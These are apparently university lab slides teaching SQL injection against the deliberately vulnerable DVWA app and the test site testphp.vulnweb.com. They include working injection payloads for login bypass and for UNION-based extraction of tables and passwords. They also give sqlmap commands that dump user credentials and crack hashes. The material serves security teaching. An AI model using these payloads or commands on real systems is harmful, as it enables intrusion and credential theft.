



LAB: Database security – SQL Injection

Lecturer: Nguyễn Thị Thanh Vân – FIT - HCMUTE


Contents

- **SQL Injection attacks**
  - Example
- **Damn Vulnerable Web App –** DVWA
  - Examples
- **Sqlmap**
  - Examples



SQLi attacks

- SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include
  - Deleting data
  - Updating data
  - Inserting data
  - Executing commands on the server that can download and install malicious programs such as Trojans
  - Exporting valuable data such as credit card details, email, and passwords to the attacker’s remote server
  - Getting user login details etc



Examples

- Crack username/password
  - SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND
Password='$password`
```


  - Type:

```
$username = 1' or '1' = '1$password = 1' or '1' = '1
```

  - The query will be:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1'
AND Password='1' OR '1' = '1'
```

- => always true (OR 1=1) => the system has authenticated the user without knowing the username and password.



Examples

- SQL query:


SELECT * FROM products WHERE id_product=$id_product
ex:
http://www.example.com/product.php?id=10

- Using the operators AND and OR.

SELECT * FROM products WHERE id_product=10 AND 1=2
Ex:
http://www.example.com/product.php?id=10 AND 1=2
=> there is no content available or a blank page.

- Then, send a true statement and check if there is a valid result:

Ex: http://www.example.com/product.php?id=10 AND 1=1




DVWA Tool

- **Damn Vulnerable Web App** (**DVWA**) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test
- **1.1 Download DVWA**
- **1.2 Create database and user in DVWA**
- **1.3 Config DVWA**
- **1.4 Setup basic database in DVWA**
- **1.5 Access DVWA**

http://10.0.0.2/login.php

- Set DVWA Security Level: Low, Medium, High
  - SQL Injection
  - SQL Injection (Blind)

DVWA Security



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

DVWA, ex: SQL Injection

- Basic Injection: 1
- Always True Scenario: %' or '0'='0
- Display Database Version :
    - %' or 0=0 union select null, version() #
- Display Database User**:**
    - %' or 0=0 union select null, user() #
- Display Database Name
    - %' or 0=0 union select null, database() #
- Display all tables in information_schema
    - %' and 1=0 union select null, table_name from information_schema.tables #

DVWA, ex: SQL Injection

- Display all the user tables in information_schema
    - %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- Display all the columns fields in the information_schema user table
    - %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
- Display all the columns field **contents** in the information_schema user table
    - %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Exercise

- Get important information in DVWA database: user/pass with different level:
  - Low
  - Medium
  - High


Sqlmap

- **sqlmap** is an open source penetration testing tool that automates the process of
  - detecting and exploiting SQL injection flaws
  - taking over of database servers.
- It comes with a kick-ass detection engine
- Many niche features
  - the ultimate penetration tester
  - a broad range of switches lasting from database fingerprinting,
  - over data fetching from the database,
  - to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
- Download and install Sqlmap

http://sqlmap.sourceforge.net/doc/README.html#s1

Tamper Data

- Open firefox: add Tamper Data to Tool
  - Select Tool\Tamper Data
  - Start Tamper Data
- Or: using F12 to open
- Ex, Show in DVWA:



Variable	Value
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_CONNECTION	keep-alive
HTTP_REFERER	http://127.0.0.1/dvwa/vulnerabilities/sqli/
HTTP_COOKIE	PHPSESSID=tk7ig9jmm2bjv2oe1fqbebjv94; security=low

Using Tamper Data and sqlmap


- Run SQL injection
- Prepare: Tamper with request
  - Copying the Referer URL (Ref)

  Ex: "http://**192.168.1.106**/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
  - Copying the Cookie Information (Coo)

  Ex: "PHPSESSID=**lpb5g4uss9kp70p8jccjeks621;**
  set security=low"
- Run sqlmap to obtain the following pieces of information
  - Obtain Database User For DVWA. Syntax:

  ./sqlmap.py -u <Ref> --cookie=<Coo> **-b --current-db --current-user**
  - Ex: ./sqlmap.py -u "http://**192.168.1.106**/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=**lpb5g4uss9kp70p8jccjeks621**; security=low" -b --current-db --current-user

  Do you want to keep testing? Y => Result



Using Tamper Data and sqlmap

- Run sqlmap
  - Obtain Database Management Username and Password. Syntax:

```
./sqlmap.py –u <ref> --cookie=<Coo> --string="Surname" --users --password
```

Use Dictionary Attack? Y

Dictionary Location? <Press Enter>

  - Obtain db_hacker Database Privileges. Syntax:

```
./sqlmap.py –u <ref> --cookie=<Coo>  -U db_hacker –privileges
```

  - Obtain a list of all databases.


```
./sqlmap.py –u <ref> --cookie=<Coo> --dbs
```

  - Obtain "dvwa" tables and contents

```
./sqlmap.py –u <ref> --cookie=<Coo> -D dvwa --tables
```

  - Obtain columns for table dvwa.users

```
./sqlmap.py –u <ref> -- cookie=<Coo> -D dvwa -T users --columns
```



Using Tamper Data and sqlmap

- Run sqlmap
  - Obtain Users and their Passwords from table dvwa.users. Syntax:

```
./sqlmap.py –u <ref> --cookie=<Coo> -D dvwa -T users -C user,password --dump
```

Do you want to use the LIKE operator? Y

Recognize possible HASH values? Y

What's the dictionary location? <Press Enter>

Use common password suffixes? y

Sqlmap

- use sqlmap to obtain the following pieces of information:
  - A list of Database Management Usernames and Passwords.
  - A list of databases
  - A list of tables for a specified database
  - A list of users and passwords for a specified database table.

Exercise

1. DVWA: SQL Injection, SQL Injection Blind (2)
   - Get important information in DVWA database such as: tables, user/pass with different level: Low, Medium, High
2. Sqlmap: (2)
   - Get important information in DVWA database: tables, user/pass with different level: Low, Medium, High
   - Database from other website, ex:
     - http://testphp.vulnweb.com
3. Other Tools: (1)
   - Hackbar (built-in web browser) -> vulnerable website.